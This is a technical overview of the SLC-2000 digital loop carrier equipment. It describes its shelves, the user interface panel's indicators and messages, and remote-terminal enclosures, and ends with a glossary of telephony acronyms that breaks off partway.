The SLC-2000 is divided into a number of shelves, each of which hold circuit cards that are responsible for specific functions within the SLC. Some shelves are found only in COTs, others are found only in RTs, while most shelves are used in both COTs and RTs.


Access Resource Manager (ARM) Shelf

The ARM shelf provides feeder interface, bandwidth management and circuit maintenance features.


The ARM shelf consists of the following functional component groups:


- User Interface Panel (UIP)
- Integrated Test Head (ITH)
- Provisioning Display Controller (PDC)
- Bandwidth Management Complex
- DS1 distribution
- DS1/VT feeder interfaces
- SONET feeder

The following diagram illustrates the functional components of an ARM shelf:



The User Interface Panel (UIP) represents the highest level of interaction possible with the SLC-2000 without plugging some other piece of equipment into it. Here is a close-up of the User Interface Panel:





There are many connections on the UIP. The Electrostatic Discharge (ESD) ground jack is for a static control wrist strap. The Craft Interface Terminal (CIT) connector is a DB-25 for plugging in a CIT or a PC running terminal emulation software. The DDS clock connector provides a clock source for test sets. The Power Test Points allow you to monitor the -48v power to the unit.

There are many LED's on the UIP. The Attention LED is yellow when the there is something new on the Alphanumeric Message Display (AMD). The Panel Fault LED is red when the UIP is in need of repair. The Power LED is green when -48v power is present. The Power Minor LED is yellow when the system is operating on battery power. The Alarm Cut Off (ACO) LED is green when the ACO button has been pressed during an alarm. The Critical LED is red when a failure has caused a loss of service for 128 or more customers. The Major LED is red when a failure has caused a loss of service for 24 or more customers. The Minor LED is yellow when an error exists, but is not causing a loss of service to any customers. The Near End (NE) Activity LED is yellow when the local terminal has some alarm condition. The Far End (FE) Activity LED is yellow when the remote terminal has some alarm condition. The Abnormal LED is yellow when the SLC-2000 is not in a mode that provides service, such as a test mode. The Session LED is yellow when a technician has a CIT connected to the remote terminal.

The most interesting part of the UIP is the Alphanumeric Message Display (AMD) and the buttons associated with its use. The AMD displays a single 24 character line of text. The scroll buttons may be pushed to move forward and backward through various menu choices. The <Enter> and <Escape> keys work just as you might imagine.

Three types of messages appear on the User Interface Panel (UIP):

- Automatic Messages
- Fault Messages
- Alarm Messages

Automatic Messages are triggered by pressing certain buttons, UIP or PDC unavailability, and SYSCTL installation.

Fault Messages are displayed when the RETRIEVE-FAULTS command is selected on the UIP.

Alarm Messages are displayed when the RETRIEVE-ALARMS command is selected on the UIP.

The Automatic Messages are:

- PANEL FAULT

```
. MN:NE:pdc unavail
. UPDATE: In-Progress
. UPDATE: done
. SONET SUBSYS UPDATE done
. SYSCTL INITIALIZATION
. SYSCTL EXTENDED INITZN
. SYSCTL EXTND INITZN done
. STATUS -LOCAL SONET
. STATUS -LOCAL SONET SITE
. STATUS -REMOTE SITE 1
. STATUS -REMOTE SITE 2
. STATUS -REMOTE SITE 3
. STATUS -REMOTE SITE 4
. STATUS -REMOTE SITE 5
. STATUS -REMOTE SITE 6
. STATUS -REMOTE SITE 7
. STATUS -REMOTE SITE 8
```

"PANEL FAULT" indicates that the User Interface Panel (UIP) has failed and is unable to communicate with the Provisioning Display Controller (PDC).

"MN:NE:pdc unavail" indicates that the Provisioning Display Controller (PDC) is unable to communicate with the User Interface Panel (UIP) because it has failed, or because software installation on the PDC is in progress.

"UPDATE: In-Progress" indicates that the UPDATE button has been pressed and that an update is in progress. (See "Update button" below.)

"UPDATE: done" indicates that an Update has been completed in response to the use of the UPDATE button.

"SONET SUBSYS UPDATE done" indicates that an Update has been completed in the SONET subsystem in response to the use of the UPD/INIT button on the SYSCTL.

"SYSCTL INITIALIZATION" appears for 10 seconds after a SYSCTL with working software has been inserted. If the UPD/INIT button on the SYSCTL is pressed while this message is displayed, the SYSCTL will reset all SONET parameters to their factory defaults.

"SYSCTL EXTENDED INITZN" appears after SYSCTL INITIALIZATION has been completed.

"SYSCTL EXTND INITZN done" appears after SYSCTL EXTND INITZN has been completed.

"STATUS -LOCAL SONET" indicates the User Interface Panel (UIP) indicators reflect the alarm status of the local system only. The letter "L" is displayed in the SYSCTL 7-segment display. This occurs when the user toggles the Far-End Select (FE SEL) button on the SYSCTL.

"STATUS -LOCAL SONET SITE" indicates the User Interface Panel (UIP) indicators reflect the combined alarm status of all the SONET network elements at the local site. The SITE ID and a '.' is displayed in the SYSCTL 7-segment display. This occurs when the user toggles the Far-End Select (FE SEL) button on the SYSCTL.


"STATUS -REMOTE SITE x" indicates the User Interface Panel (UIP) indicators reflect the alarm status of REMOTE SITE x. The number "x" is displayed in the SYSCTL 7-segment display. This occurs when the user toggles the Far-End Select (FE SEL) button on the SYSCTL.

There are several other miscellaneous buttons on the UIP. The LED Test button lights up all of the LED's to allow quick identification of burnt out LED's. The Alarm Cut Off (ACO) button shuts off the current alarm condition. The Update button operates much like the "Detect New Hardware" icon in Windows95, except that on the SLC-2000 it never locks up your system.

Metallic Distribution Shelf (MDS)


The MDS provides control and distribution for Data Service 0 (DS0) and Fiber In The Loop (FITL) interfaces.

The following diagram roughly illustrates an MDS shelf assembly in a metallic configuration:



MDS upper and lower shelves are numbered from bottom to top. On the left and right side of each shelf half are 12 channel units (only 9 are pictured in the ASCII diagram). In the middle of each shelf half are the common units.


The following diagram roughly illustrates an MDS shelf assembly in a Fiber In The Loop (FITL) configuration:



High Density Fiber Optics Shelf (HDOS)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

The HDOS interfaces between the electrical signals on the MDSs and optical signals on the Multi-Services Distant Terminals (MSDTs).

The following diagram roughly illustrates an HDOS assembly:




Note: An HDOS contains 8 Optical Unit (OU) / Power Conversion Unit (PCU) packs, not 4 as shown in the ASCII diagram.


Alarm and Test Unit (ATU)
~~~~~~~~~~~~~~~~~~~~~~~~~

The ATU panel reports alarms and trouble indicators using audible alarms, visual indicators, and telemetry. In addition, the ATU provides interfaces to the Pair Gain Test Controller (PGTC) and DC bypass pair connections.

An ATU panel looks roughly like this:




Here is a close-up of the indicator lights on the far right end of the ATU:




Fan Units and Heat Baffles
~~~~~~~~~~~~~~~~~~~~~~~~~~


Fan units are used in RTs to provide cooling, while COTs use heat baffles for the same purpose.

The fan unit looks in an RT looks something like this:


~~~~~~~~~~~~~~~~~~~~~~~~~~



A close-up of the far left end of the fan unit looks like this:



Where might you find an RT?

RTs are found in quite an interesting variety of enclosures, including metal and cast concrete. Some are only large enough to hold the RT, while others are environmentally controlled and large enough to hold the equipment and several working technicians.

- 44A + 44B Cabinets
- WP-91071 Cabinet
- 51A cabinet
- 80D Cabinet (Community Service Vault)
- 80E Cabinet (Community Service Vault)
- Mini hut
- Maxi hut
- Concrete hut
- Controlled Environment Vault (CEV)

The 44A Cabinet is a wall mounted cabinet that requires a 44B Cabinet to house the powering equipment.

WP-91071 Cabinet is a stand alone cabinet.

The 51A cabinet is 48" high by 29" wide by 20.5" deep. The 51A cabinet consists of three sections: the front door, the electronics section, and the battery section. The front door is hinged on the left and opens to reveal the electronics section. The electronics section is also hinged on the left, and opens to reveal the battery section.

The 80D Cabinet (Community Service Vault).

The 80E Cabinet (Community Service Vault).

The Mini hut is a prefabricated 6′ by 10′ by 8′ high enclosure.

The Maxi hut, also known as the Electronic Equipment Enclosure (EEE) is a prefabricated 10′ by 20′ by 8′ high environmentally controlled enclosure.

The Concrete Hut is 13′ 2" by 7′ 7 and 8′ 8.5" high. The walls of the Concrete Hut are made of precast concrete and are 4" thick. The inside of the Concrete Hut is ventilated, heated and air conditioned. The Concrete Hut is protected by intrusion alarms, smoke alarms, and high temperature alarms.

The Controlled Environment Vault (CEV) is a precast concrete enclosure designed for installation below ground. The CEV is cast in three parts: the bottom half, the top half, and the entrance hatch. The entrance to a CEV shows a ladder leading down into the enclosure. The CEV is the ultimate in environmental control. In addition to ventilation, heating and optional air conditioning, the CEV also features a gas monitor that senses explosive and toxic gasses, a dehumidifier, and a sump pump. The CEV is lit by four fluorescent lamps backed up by an emergency lamp. The CEV is protected by a gas alarm, a high temperature alarm, a high-humidity alarm, a power-loss alarm, a high-water alarm and an intrusion alarm.

Enclosure	Systems	Dual Channel Banks	Lines
44A+44B Cabinets	2	1	192
WP-91071 Cabinet	4	2	394
51A Cabinet	2	1	192
80D Cabinet	4	2	384
80E Cabinet	8	4	768
Concrete Hut	32(36)	16(18)	3072(3456)
CEV (16′)	40(44)	20(22)	3840(4224)
CEV (24′)	60(78)	30(39)	5760(7488)
EEE	72(78)	36(29)	6912(7488)

Note: Number in parenthesis are applicable only to systems using bulk power.

SLC Interface Software

SLC Glossary

A&M	Addition and Maintenance
ACO	Alarm Cut Off
ACU	Alarm Control Unit
ACXT	Apparatus Case Crosstalk
ADPCM	Adaptive Differential Pulse Code Modulation
ADU	Alarm Display Unit
AIU	Alarm Interface Unit
ALBO	Automatic Line Build Out
ALC	Automatic Loss Compensation
ALIT	Automatic Line Insulation Test
AMD	Alphanumeric Message Display
ANI	Automatic Number Identification
ASN	Abstract Syntax Notation

ASU	Alarm Suppressor Unit
ATU	Alarm and Test Unit
AWC	Average Worst Case
B-E	Both-Ends
B8ZS	Bipolar with 8 Zero Substitution
BCU	Bank Controller Unit
BFU	Bank Fuse Unit
BIU	Backplane Interface Unit, Bank Interface Unit
BMP	Bandwidth Management Processor
CAU	Craft Access Unit, Channel Access Unit
CCITT	International Telephone and Telegraph Consultative Committee
CCS	Hundred Call Seconds
CDO	Community Dial Office
CDS	Circuit Design System
CENTREX	Central Office Exchange Service
CEV	Controlled Environment Vault
CFU	Channel Fuse Unit
CIMAP	Circuit Installation and Maintenance Package
CIR	Customer Information Release
CIT	Craft Interface Terminal
CIU	Craft Interface Unit
CLC	Common Language Coordinator
CLEI	Common Language Equipment Identification
CLF	Carrier Line Failure
CLLI	Common Language Location Identification
CLRC	Circuit Layout Record Card
CMC	Construction Management Center
CMIS	Common Management Information System
CND	Calling Number Delivery
CO	Central Office
COACH	Customized On-line Aid for Customer Help
CODEC	Coder/Decoder
COE	Central Office Engineer
COT	Central Office Terminal
CP	Circuit Pack
CPC	Circuit Provisioning Center
CPI	Circuit Party Identification
CRC	Cyclic Redundancy Check, Circuit Redundancy Code
CSA	Carrier Serving Area
CSC	Community Service Cabinet
CSDC	Circuit Switched Digital Capability
CSPEC	Common Systems Planning and Engineering Center
CSS	Controlled Slip Second
CTB	Cut Through Board
CTU	Channel Test Unit
CU	Channel Unit
CUE	Channel Unit Emulator
CV	Coding Violation
CWG	Construction Work Group
CZ	Carrier Zone
DA	Distribution Area
DACS	Digital Access Cross-connect System
DCC	Data Communications Channel
DCLU	Digital Carrier Line Unit
DCU	Digital Connectivity Units
DDF	Digital Digroup Formatter
DDS	Digital Data Service
DF	Distributing Frame
DFI	Digital Facilities Interface
DID	Direct Inward Dial
DILEP	Digital Line Engineering Program
DLC	Digital Loop Carrier
DLI	Data Link Interface
DLP	Detailed Level Procedure
DLR	Design Layout Record
DLS	Digital Line Schematic
DLU	Data Link Unit
DM	Degraded Minute
DPO	Dial Pulse Originating
DPT	Dial Pulse Terminating

DPX	DATAPATH Extension
DR	Demand Repeater
DS0	Digital Signal 0, Data Service 0
DS0DP	Digital Signal 0 Dataport
DS1	Digital Signal 1 (1.544 MB/s)
DSDC	Distribution Services Design Center
DSL	Digital Subscriber Line
DSNE	Directory Services Network Element
DSPC	Distribution Services Planning Center
DST	Digital Signal Translator
DSU	Data Service Unit
DSX	Digital Service Cross-connect
DT	Distant Terminal
DTU	Digital Test Unit
E	Ear
EASOP	Economic Alternative Selection for Outside Plant
ECCR	Exchange Customer Cable Record
EEC	Electronic Equipment Enclosure
EEC	Equipment Engineering Center
EFPA	Enhanced Feature Package A
EFPB	Enhanced Feature Package B
EFPC	Enhanced Feature Package C
EFPD	Enhanced Feature Package D
EFRAP	Exchange Feeder Route Analysis Program
EJO	Engineering Job Order
ELIU	Electrical Line Interface Unit
EMO	Expected Measured Loss
EOC	Embedded Operations Channel
ES	Errored Seconds
ESD	ElectroStatic Discharge
ESF	Extended Super Frame
ESPORTS	Extended Super POTS
EWC	Extreme Worst Case
EWO	Engineering Work Order
FA	Feeder Administration
FAC	Facility Assignment and Control Center
FACS	Facility Assignment and Control System
FAP	Facility Analysis Plan
FCS	Frame Checking Sequence
FCU	Fan Control Unit
FDI	Feeder Distribution Interface
FDL	Facility Data Link
FE	Far End
FELP	Far End LooP
FEMF	Foreign Potential
FEXT	Far End Crosstalk
FITL	Fiber In The Loop
FL	Fault Locating
FLTA	Fault Locate Test Adapter
FPA	Feature Package A
FPB	Feature Package B
FPC	Feature Package C
FPD	Feature Package D
FPS	Framing Pattern Sequence
FSM	Fiber Service Module
FSR	Frequency Selective Ringing
FSS	Fiber Service Shelf
FTTH	Fiber To The Home
FX	Foreign Exchange
FXO	Foreign Exchange Office
FXS	Foreign Exchange Station
GNE	Gateway Network Element
GS	Ground Start
HDIC	High Density Interconnect
HDOS	High Density Optics Shelf
HDT	Host Digital Terminal
HTR	Heater
IBN	Integrated Business Network
IDCU	Integrated Digital Carrier Unit
IDF	Intermediate Distributing Frame

INA	Integrated Network Access
IOP	Input/Output Processor
ISD	Isolation Diagram
ISDN	Integrated Services Digital Network
ISLU	Integrated Services Line Unit
ITH	Integral Test Head
LAC	Loop Assignment Center
LAN	Link to Alarm and Networks
LBO	Line Build Out
LBRV	Low Bit Rate Voice
LCRIS	Loop Cable Record Inventory System
LDS	Local Digital Switch
LDU	Load Distribution Unit
LEC	Loop Electronic Coordinator
LED	Light Emitting Diode
LFACS	Loop Facility Assignment and Control System
LFC	Line Feeder Converter
LFU	Line Fuse Unit
LIC	Lightguide Interconnect Cable
LIT	Line Insulation Test
LIU	Line Interface Unit
LM	Loop Multiplexer
LMOS	Loop Maintenance Operating System
LOF	Loss Of Frame
LOS	Loss Of Second
LP	Low Power
LRAP	Long Route Analysis Program
LRD	Long Route Design
LROPP	Long Range Outside Plant Plan
LRT	Local Remote Terminal
LS	Loop Start
LSI	Line Side In
LSO	Line Side Out
LSS	Loop Switching System
LSU	Line Switching Unit
LT	Line Terminal
LTC	Local Test Cabinet
LTD	Local Test Desk
M	Mouth
MC	Maintenance Center
MCC	Master Control Center
MD	Manufacture Discontinued
MDF	Main Distributing Frame
MDS	Metallic Distribution Shelf
MH	Man Hole
MIU	Metallic Interface Unit, Maintenance Interface Unit
MJ	Major
MLT	Mechanized Loop Testing
MM	Material Management
MN	Minor
MPP	Miscellaneous Pair Panel
MR	Meter Reading
MSDT	Multi-Services Distant Terminal
MTS	Message Telephone Service
MVEC	Majority Vote Error Correction
MWC	Maintenance Work Center
MWG	Maintenance Work Group
MWI	Message Waiting Indication
MXU	Multiplexer Unit
NAB	Network Alarm Bus
NAIU	Network Access Interface Unit
NCTE	Network Channel Terminating Equipment
NE	Near End
NEXT	Near End Crosstalk
NIDB	Network Interface Data Bus
NIU	Network Interface Unit
NM	New Manhole
NMA	Network Monitoring and Analysis
NPA	Numbering Plan Area
NT	Network Termination

```
NTEC    Network Terminal Equipment Center
NTP     Non Trouble-Clearing Procedure
OCU     Office Channel Unit
OCUDP   Office Channel Unit Dataport
OHCTL   Overhead Controller
OHT     On-hook Transmission
OIC     Optical Interconnect
OIU     Office Interface Unit
OLIU    Optical Line Interface Unit
ONI     Operator Number Identification
ONU     Optical Network Unit
OOS     Out Of Service
OPE     Outside Plant Engineer
OPS     Off Premise Station
OPS/INE Operations System/Intelligent Network Element
ORB     Office Repeater Bay
OSP     Outside Plant
OSPE    Outside Plant Engineer
OTU     Office Timing Unit
OU      Optical Units
OW      Order Wire
PAM     Pulse Amplitude Modulation
PAU     Power Amplifier Unit
PBX     Private Branch Exchange
PCM     Pulse Code Modulation
PCU     Power Converter Unit
PDC     Provisioning Display Controller
PG      Pair Gain
PGD     Pair Group Display
PGP     Pair Group Planning
